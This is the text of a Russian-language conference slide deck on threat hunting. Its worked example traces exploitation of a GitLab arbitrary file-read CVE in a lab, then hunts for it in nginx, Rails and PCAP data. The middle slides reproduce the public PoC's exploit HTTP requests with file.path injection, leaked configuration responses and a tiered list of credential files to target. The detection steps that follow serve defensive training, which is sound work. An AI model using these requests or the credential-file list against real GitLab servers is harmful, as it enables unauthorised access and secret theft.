

Ampire 360°



ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ

Ampire 360°

ПОЛИГОН КИБЕРБЕЗОПАСНОСТИ



Threat Intelligence

SOC & DFIR

Offensive Security

Киберучения

ИИ и киберзащита

Киберполигон Ampire

📅 14 октября





Threat Hunting

Как мы выстроили процесс у себя

Давид Геворгян

Старший специалист по исследованию киберугроз
Перспективный мониторинг





Структура доклада

01 Что такое Threat Hunting?

02 Почему Threat Hunting важен?

03 Откуда берутся гипотезы?

04 Как связаны между собой Threat Intelligence и Threat Hunting?

05 Источники сбора данных для ТН

06 Пример исследования и ханта

О чём предстоит поговорить?

Что такое Threat Hunting?

Threat Hunting (TH)

- проактивный, итеративный процесс поиска признаков компрометации и аномалий, которые не обнаруживаются автоматическими средствами защиты

Ключевые признаки TH

- Проактивность
- Гипотеза как отправная точка
- Итеративность
- Экспертная аналитика
- Глубокий анализ телеметрии

TH не заменяет детектирование,
а дополняет его



Почему Threat Hunting важен?

Ampire 360°

- Возможность обхода СЗИ
- Срок жизни индикаторов компрометации

14
дней

Медианное время в сети
(Median Dwell Time)

122
дня

MDT при кибершпионаже
и работе АРТ-группировок

Преимущества реализации ТН:

- Сокращение среднего времени обнаружения (MTTD) и среднего времени решения инцидента (MTTR)
- Улучшение детектирующих правил
- Снижение финансовых рисков

Откуда берутся гипотезы?



Threat Intelligence

Отчёты о группировках, их TTP по MITRE ATT&CK, свежие IoC, бюллетени ИБ

Анализ инцидентов

Результат любого инцидента порождает вопросы: «Не было ли этой активности раньше?», «Затронуты ли другие хосты?»

Новости и исследования

Новые кампании, zero-day, публикации вендоров и исследователей

Аномалии в данных

Необычный объём исходящего трафика, нестандартные процессы, аномальные логины

Как связаны между собой Threat Intelligence и Threat Hunting?



- Поставка гипотез (профиль, TTP, IoC)
- Приоритизация направлений охоты
- Обогащение найденных артефактов контекстом



- Производство новых IoC (домены, IP, сэмплы)
- Поиск новых TTP
- Валидация гипотез разведки «в полях»

Threat Intelligence как источник гипотез

Anomaly-based

- Ищем «что-то странное»
- Без привязки к конкретному актору

Intelligence-driven

- Ищем следы конкретного актора
- Позволяет найти активность без готового правила

Источники TI для гипотез

- MITRE ATT&CK
- Оперативные IoC
- Стратегическая и тактическая аналитика

Источники данных для Threat Hunting



Логи операционных систем

Windows Event Logs, Sysmon, auditd

Логи аутентификации

Active Directory, VPN, RDP, Kerberos

EDR/EPP-телеметрия


Процессы, команды CLI, загрузка DLL, операции с реестром и файлами, техники обхода

Сетевая телеметрия

Дамп трафика (PCAP), DNS-логи, Прокси-логи



Процесс Threat Hunting



Исследование киберугроз

Каждый охотник
должен изучить
специфику угодий



Vulnerability Intelligence

★ GitHub nomi-sec PoC-in-GitHub repository [2026-09-12]: @plur1bu5 // ['CVE-2026-85706'] Exploit

BULLETIN_CANDIDATE ×

На 'GitHub nomi-sec PoC-in-GitHub repository' был добавлен **эксплоит**: '@plur1bu5 // ['CVE-2026-85706'] Exploit'

Первоисточник: <https://github.com/plur1bu5/gitread>

Упомянутые CVE:

CVE	Связанные правила	Связанные задачи
CVE-2026-85706		Упомяняется в задаче CTRTA-70260

Ключевые слова:

#CVE-2026-85706

Проект	Автомониторинг киберугроз	
Приоритет	Первый приоритет	
Реагирование	Высокое	
Тип	Потенциальная угроза	
Состояние	Выполнение	
Исполнитель	Геворгян Давид Размирович_346	

Исследование уязвимости

AMTIP

Поиск по IoC

Результаты поиска по IoC
CVE-2026-85706

Основное Правила обнаружения вторжений Взаимосвязи Граф

Основное

Метрики

Оценка cvss 10 Высокая

Вектор CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

Дата публикации NVD 12.09.2026 06:16

Последнее изменение NVD 12.09.2026 06:16

Описание

GitLab has remediated an issue that, under certain conditions, could allow an attacker to bypass confinement and missing authentication checks.

Покрытие уязвимости

VIPNet IDS NS

Дополнительные

Ссылка

https://gitlab.com/gitlab-org/gitlab/-/work_items/627748

Ссылка не работает

Категория ресурса

Уровень серьезности

Оценка воздействия 5.8

Оценка эксплуатируемости 3.9

Вектор атаки Сетевой

Основное

Метрики

Оценка cvss 10 Высокая

Вектор CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

Дата публикации NVD 12.09.2026 06:16

Последнее изменение NVD 12.09.2026 06:16

plur1bu5 add footer f4113bc · 4 days ago 3 Commits

.gitignore initial: CVE-2026-85706 gitread PoC 4 days ago

README.md add footer 4 days ago

gitread.py initial: CVE-2026-85706 gitread PoC 4 days ago

README

gitread

PoC for CVE-2026-85706, an unauthenticated arbitrary file read affecting self-managed GitLab CE/EE.

CVE	CVE-2026-85706
CVSS	10.0 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N)
Affected	18.7 to 19.1.7, 19.2.0 to 19.2.5, 19.3.0 to 19.3.1
Fixed	19.1.8 / 19.2.6 / 19.3.2 (released 2026-09-10)
Component	Repository Commits API / Files API (Workhorse body-upload)
Reporter	s3ntago via GitLab HackerOne

How it works

Three requests

```
POST /api/v4/projects/:id/repository/commits
POST /api/v4/projects/:id/repository/files/:file_path
PUT /api/v4/projects/:id/repository/files/:file_path
```

The Rails handler calls `File.open(params['file_path'])` before authenticate! . Four conditions make this exploitable:

Уязвимые
эндпоинты

Воспроизведение уязвимости

Search Open Websites/Domains: Code Repositories

Other sub-techniques of Search Open Websites/Domains (3)

Adversaries may search public code repositories for information about victims that can be used during targeting. Victims may store code in repositories on various third-party websites such as GitHub, GitLab, SourceForge, and BitBucket. Users typically interact with code repositories through a web application or command-line utilities such as git.

ID: T1593.003

Sub-technique of: T1593

① **Tactic:** Reconnaissance

① **Platforms:** PRE

```
GET /api/v4/projects?visibility=public&simple=true&per_page=50 HTTP/1.1
```

```
Host: 172.17.0.2:8080
```

```
User-Agent: gitread/1.0 (CVE-2026-85706)
```

```
Accept-Encoding: gzip, deflate
```

```
Accept: application/json
```

```
Connection: keep-alive
```

```
HTTP/1.1 200 OK
```

```
Server: BaseHTTP/0.6 Python/3.11.14
```

```
Date: Mon, 14 Sep 2026 12:07:40 GMT
```

```
Content-Type: application/json
```

```
Content-Length: 152
```

```
Server: nginx
```

```
X-Gitlab-Feature-Category: source_code_management
```

```
[{"id": 1, "path_with_namespace": "root/demo-app", "visibility": "public"}, {"id": 2, "path_with_namespace": "root/internal", "visibility": "internal"}]
```

Успешная эксплуатация

File and Directory Discovery

Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. Adversaries may use the information from [File and Directory Discovery](#) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Many command shell utilities can be used to obtain this information. Examples include `dir`, `tree`, `ls`, `find`, and `locate`.^[1] Custom tools may also be used to gather file and directory information and interact with the Native API. Adversaries may also leverage a [Network Device CLI](#) on network devices to gather file and directory information (e.g. `dir`, `show flash`, and/or `nvrnm`).^[2]

Some files and directories may require elevated or specific user permissions to access.

ID: T1083
Sub-techniques
① **Tactic:** Discovery
① **Platforms:** ESXi, macOS
Contributors: A
Version: 1.7
Created: 31 Mar
Last Modified:

```
{ "message": "branch is required" } POST /api/v4/projects/1/repository/commits/?file=&file.path=%2Fetc%2Fgitlab%2Fgitlab.rb&file.size=1&Content-Type=application%2Fx-www-form-urlencoded HTTP/1.1
Host: 172.17.0.2:8080
User-Agent: gitread/1.0 (CVE-2026-85706)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

HTTP/1.1 400 Bad Request

```
Server: BaseHTTP/0.6 Python/3.11.14
Date: Mon, 14 Sep 2026 12:07:41 GMT
Content-Type: application/json
Content-Length: 728
Server: nginx
X-Gitlab-Feature-Category: source_code_management
```

```
{ "message": "Invalid %-encoding (# GitLab Omnibus configuration (simulated vulnerable target)
external_url 'http://gitlab.example.internal'
gitlab_rails['db_adapter'] = 'postgresql'
```

Exploit Public-Facing Application

Adversaries may attempt to exploit a weakness in an Internet-facing host or system to initially access a network. The weakness in the system can be a software bug, a temporary glitch, or a misconfiguration.

Exploited applications are often websites/web servers, but can also include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other system with Internet-accessible open sockets.^{[1][2][3][4][5]} On ESXi infrastructure, adversaries may exploit exposed OpenSLP services; they may alternatively exploit exposed VMware vCenter servers.^{[6][7]} Depending on the flaw being exploited, this may also involve [Exploitation for Stealth](#) or [Exploitation for Client Execution](#).

ID: T1190
Sub-techniques: No sub-techniques
① **Tactic:** Initial Access
① **Platforms:** Containers, ESXi, IaaS, Linux, Network Devices, Windows, macOS
Contributors: Don Le, Stifel Financial; Praetorian; Yossi Weizman, Azure Defender Research Team

Выгруженные секреты

HTTP/1.1 400 Bad Request

Server: BaseHTTP/0.6 Python/3.11.14

Date: Mon, 14 Sep 2026 12:07:41 GMT

Content-Type: application/json

Content-Length: 728

Server: nginx

X-Gitlab-Feature-Category: source_code_management

```
{"message": "Invalid %-encoding (# GitLab Omnibus configuration (simulated vulnerable target))",
  "external_url": "http://gitlab.example.internal",
  "gitlab_rails": {
    "db_adapter": "postgresql",
    "db_password": "REDACTED",
    "db_username": "REDACTED",
    "smtp_enable": true,
    "smtp_address": "REDACTED",
    "smtp_password": "REDACTED",
    "ldap_enabled": true,
    "ldap_servers": "REDACTED",
    "ldap_password": "REDACTED",
    "secret_key_base": "REDACTED",
    "registry_enabled": true,
    "registry_token": "REDACTED"
  }
}
```



Уровни доступа к файлам

Loot tiers

Tier	Files	Echo
1	gitlab.rb , gitlab.yml , redis.conf	Content leaks di
2	gitlab-secrets.json , secrets.yml , database.yml	Oracle only, pur
3	.gitlab_workhorse_secret	Oracle only
4	SSH private keys and authorized_keys	Oracle only
5	gitlab-shell.yml , gitaly.toml , PostgreSQL config	Oracle only
6	Kubernetes service account token, AWS credentials	Oracle only
7	Hostname, hosts, passwd, os-release, environ	Oracle only

OS Credential Dumping: Proc Filesystem

Other sub-techniques of OS Credential Dumping (8)

Adversaries may gather credentials from the proc filesystem or `/proc`. The proc filesystem is a pseudo-filesystem used as an interface to kernel data structures for Linux based systems managing virtual memory. For each process, the `/proc/<PID>/maps` file shows how memory is mapped within the process's virtual address space. And `/proc/<PID>/mem`, exposed for debugging purposes, provides access to the process's virtual address space.^{[1][2]}

When executing with root privileges, adversaries can search these memory locations for all processes on a system that contain patterns indicative of credentials. Adversaries may use regex patterns, such as `grep -E "[0-9a-f]* x"` `/proc/"$pid"/maps | cut -d' ' -f 1`, to look for fixed strings in memory structures or cached hashes.^[3] When running without privileged access, processes can still view their own virtual memory locations. Some services or programs may save credentials in clear text inside the process's memory.^{[4][5]}

ID: T1003.007

Sub-technique of: T1003

Tactic: Credential Access

Platforms: Linux

Contributors: Tim (Wadhwa-)Brown

Version: 1.2

Created: 11 February 2020

Last Modified: 24 October 2025

Version Permalink

Credentials from Password Stores

Sub-techniques (6)

Adversaries may search for common password storage locations to obtain user credentials.^[1] Passwords are stored in several places on a system, depending on the operating system or application holding the credentials. There are also specific applications and services that store passwords to make them easier for users to manage and maintain, such as password managers and cloud secrets vaults. Once credentials are obtained, they can be used to perform lateral movement and access restricted information.

ID: T1555

Sub-techniques: T1555.001, T1555.002, T1555.003, T1555.004, T1555.005, T1555.006

Tactic: Credential Access

Platforms: IaaS, Linux, Windows, macOS

Version: 1.2

Remote Services: SSH

Other sub-techniques of Remote Services (8)

Adversaries may use [Valid Accounts](#) to log into remote machines using Secure Shell (SSH). The adversary may then perform actions as the logged-on user.

SSH is a protocol that allows authorized users to open remote shells on other computers. Many Linux and macOS versions come with SSH installed by default, although typically disabled until the user enables it. On ESXi, SSH can be enabled either directly on the host (e.g., via `vim-cmd hostsvc/enable_ssh`) or via vCenter.^{[1][2][3]} The SSH server can be configured to use standard password authentication or public-private keypairs in lieu of or in addition to a password. In this authentication scenario, the user's public key must be in a special file on the computer running the server that lists which keypairs are allowed to login as that user (i.e., [SSH Authorized Keys](#)).

ID: T1021.004

Sub-technique of: T1021

Tactic: Lateral Movement

Platforms: ESXi, Linux, macOS


Contributors: Janantha Marasinghe

Version: 1.3

Created: 11 February 2020

Last Modified: 12 May 2026

Цепочка TTP и формирование гипотезы



Гипотеза:

Неаутентифицированный злоумышленник эксплуатировал CVE-2026-85706 против GitLab-инстанса (уязвимые 18.7–19.1.7 / 19.2.0–19.2.5 / 19.3.0–19.3.1) и, вероятно, выгрузил «gitlab-secrets.json», «gitlab.rb», SSH-ключи, «/proc/*»

Реализация проактивного поиска

Сформировав
гипотезу, начинаем
проактивный поиск



Выявление аномального источника, триаж

```
analyst@soc: ~/hunt - identify anomalous source IP

analyst@soc:~$ awk '{print $1}' gitlab_access.log | sort | uniq -c | sort -rn
# 295 requests from 172.17.0.3 vs 13 internal health checks (127.0.0.1)
295 172.17.0.3
13 127.0.0.1
```

Считаем количество запросов по source IP в nginx-логе

Характеристика трафика

```
analyst@soc: ~/hunt - characterize the traffic

analyst@soc:~$ grep -oE '"(GET|POST|PUT|HEAD) [^"]*"' gitlab_access.log | awk '{print $1}' | tr -d '"' | sort | uniq -c
  17 GET
 220 POST
   71 PUT

analyst@soc:~$ awk '{print $9}' gitlab_access.log | sort | uniq -c | sort -rn
 287 400
   17 200
    2 500
    2 404

# POST/PUT burst + dominant HTTP 400 => API probing, not normal browsing
```

Профилируем аномальный IP

Поиск закодированных обходов пути

```
analyst@soc: ~/hunt - Workhorse/Puma bypass encoding
```

```
analyst@soc:~$ grep -oE '%63ommits|%72epository|%66iles|commits\.json|commits/' gitlab_access.log | sort | uniq -c
```

```
1 %63ommits
1 %66iles
1 %72epository
```

```
36 commits.json
```

```
40 commits/
```

```
# encoded segments (%63ommits/%72epository/%66iles) + trailing-slash & .json bypass forms
```

Ищем URI-кодирование
в сегментах маршрута

Инвариант эксплуатации: file.path=

- Ищем главный маркер эксплуатации уязвимости

```
analyst@soc: ~/hunt - file.path injection & loot enumeration

analyst@soc:~$ grep -c 'file.path=' gitlab_access.log
289

analyst@soc:~$ grep '172.17.0.3' gitlab_access.log | grep -oE 'file.path=%2F[^& ]+' | sed 's/file.path=%2F/\//; s/%2F/\//g' | sort | uniq -c | sort -rn | head -16
25 /etc/hostname
10 /etc/gitlab/gitlab-secrets.json
9 /root/.ssh/id_rsa
9 /etc/passwd
8 /var/run/secrets/kubernetes.io/serviceaccount/token
8 /var/run/secrets/kubernetes.io/serviceaccount/namespace
8 /var/opt/gitlab/redis/redis.conf
8 /var/opt/gitlab/public_attributes.json
8 /var/opt/gitlab/postgresql/data/postgresql.conf
8 /var/opt/gitlab/postgresql/data/pg_hba.conf
8 /var/opt/gitlab/gitlab-workhorse/.gitlab_workhorse_secret
8 /var/opt/gitlab/gitlab-shell/config.yml
8 /var/opt/gitlab/gitlab-rails/etc/secrets.yml
8 /var/opt/gitlab/gitlab-rails/etc/gitlab.yml
8 /var/opt/gitlab/gitlab-rails/etc/database.yml
8 /var/opt/gitlab/gitaly/config.toml
```

User-Agent инструмента

- Множество запросов несут User-Agent публичного PoC

```
analyst@soc: ~/hunt - tool User-Agent fingerprint

analyst@soc:~$ grep -oE '"(gitread/[0-9.]+ \\\(CVE-2026-85706\\)|Mozilla/[^\"]*)"' gitlab_access.log | sort | uniq -c
  2 "Mozilla/5.0 (X11; Linux x86_64)"
289 "gitread/1.0 (CVE-2026-85706)"
# 289 requests carry the public PoC UA 'gitread/1.0 (CVE-2026-85706)'
```

Rails-log: декодированный параметр

- Путь декодирован — ещё одна аномалия

```
analyst@soc: ~/hunt - Rails api_json.log (decoded params)
```

```
analyst@soc:~$ jq -c 'select(.path|test("repository/(commits|files)")) | {time,method,path,status,remote_ip,ua,fp:(.params[]|select(.key=="file.path").value)}}' api_json.log | head -12
{"time":"2026-09-16T10:40:14.110Z","method":"POST","path":"/api/v4/projects/1/repository/commits/","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:14.111Z","method":"POST","path":"/api/v4/projects/1/repository/commits","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:14.152Z","method":"POST","path":"/api/v4/projects/1/repository/commits","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:14.193Z","method":"POST","path":"/api/v4/projects/1/repository/commits.json","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:14.234Z","method":"POST","path":"/api/v4/projects/1/repository/files/x","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:14.275Z","method":"POST","path":"/api/v4/projects/1/repository/files/x","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:14.316Z","method":"PUT","path":"/api/v4/projects/1/repository/files/x","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:14.357Z","method":"PUT","path":"/api/v4/projects/1/repository/files/x","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:14.398Z","method":"POST","path":"/api/v4/projects/1/repository/commits/","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/gitlab/gitlab.rb"}
{"time":"2026-09-16T10:40:18.078Z","method":"POST","path":"/api/v4/projects/1/repository/commits/","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:18.078Z","method":"POST","path":"/api/v4/projects/1/repository/commits","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
{"time":"2026-09-16T10:40:18.119Z","method":"POST","path":"/api/v4/projects/1/repository/commits","status":400,"remote_ip":"172.17.0.3","ua":"gitread/1.0 (CVE-2026-85706)","fp":"/etc/hostname"}
```

```
# note: file.path value is DECODED here; nginx raw log keeps the %2F encoding
```

Подтверждение утечки

- В логах содержимое файла, отражённое в теле ошибки 400

```
analyst@soc: ~/hunt - production_json.log: CONFIRMED leak

analyst@soc:~$ grep 'Invalid %-encoding' production_json.log | python3 -c 'import sys,json
[print("[LEAK]", json.loads(l)["error"][:130]) for l in sys.stdin]'
[LEAK] Invalid %-encoding (# GitLab Omnibus configuration (simulated vulnerable target)
external_url 'http://gitlab.example.internal'
git
      path=/api/v4/projects/1/repository/commits/ remote_ip=172.17.0.3 ua=gitread/1.0 (CVE-2026-85706)
[LEAK] Invalid %-encoding (# GitLab Omnibus configuration (simulated vulnerable target)
external_url 'http://gitlab.example.internal'
git
      path=/api/v4/projects/1/repository/commits/ remote_ip=172.17.0.3 ua=gitread/1.0 (CVE-2026-85706)
[LEAK] Invalid %-encoding (GITLAB_DATABASE_PASSWORD=PgPass%Env2026aPYTHON_SHA256=8d3ed8ec5c88c1c95f5e558612a725450d2452813ddad5e58fdb1a53
      path=/api/v4/projects/1/repository/commits/ remote_ip=172.17.0.3 ua=gitread/1.0 (CVE-2026-85706)
[LEAK] Invalid %-encoding (# GitLab Omnibus configuration (simulated vulnerable target)
external_url 'http://gitlab.example.internal'
git
      path=/api/v4/projects/1/repository/commits.json remote_ip=172.17.0.3 ua=curl/7.88.1
# file contents echoed back in the 400 'Invalid %-encoding' error body
```

Разбивка маркеров ошибок

- Выводим статистику маркеров эксплуатации

```
analyst@soc: ~/hunt - error markers breakdown
```

```
analyst@soc:~$ grep -oE '"error": "[^"]{0,45}' production_json.log | sed 's/"error": "/"' | sort | uniq -c | sort -rn
```

```
208 ActionController::RoutingError (local file no
```

```
75 branch is required
```

```
3 Invalid %-encoding (# GitLab Omnibus configur
```

```
2 NoMethodError (undefined method for nil)
```

```
1 Invalid %-encoding (GITLAB_DATABASE_PASSWORD=
```

```
# 208x 'local file not present' (loot brute-force) + 75x 'branch is required' (no-echo read)
```

Сетевой срез PCAP

analyst@soc: ~/hunt - network conversation (pcap)

```
analyst@soc:~$ tshark -r cve-2026-85706.pcap -z conv,ip -q
```

IPv4 Conversations

Filter:<No Filter>

		<-			->		Total		Relative	Duration
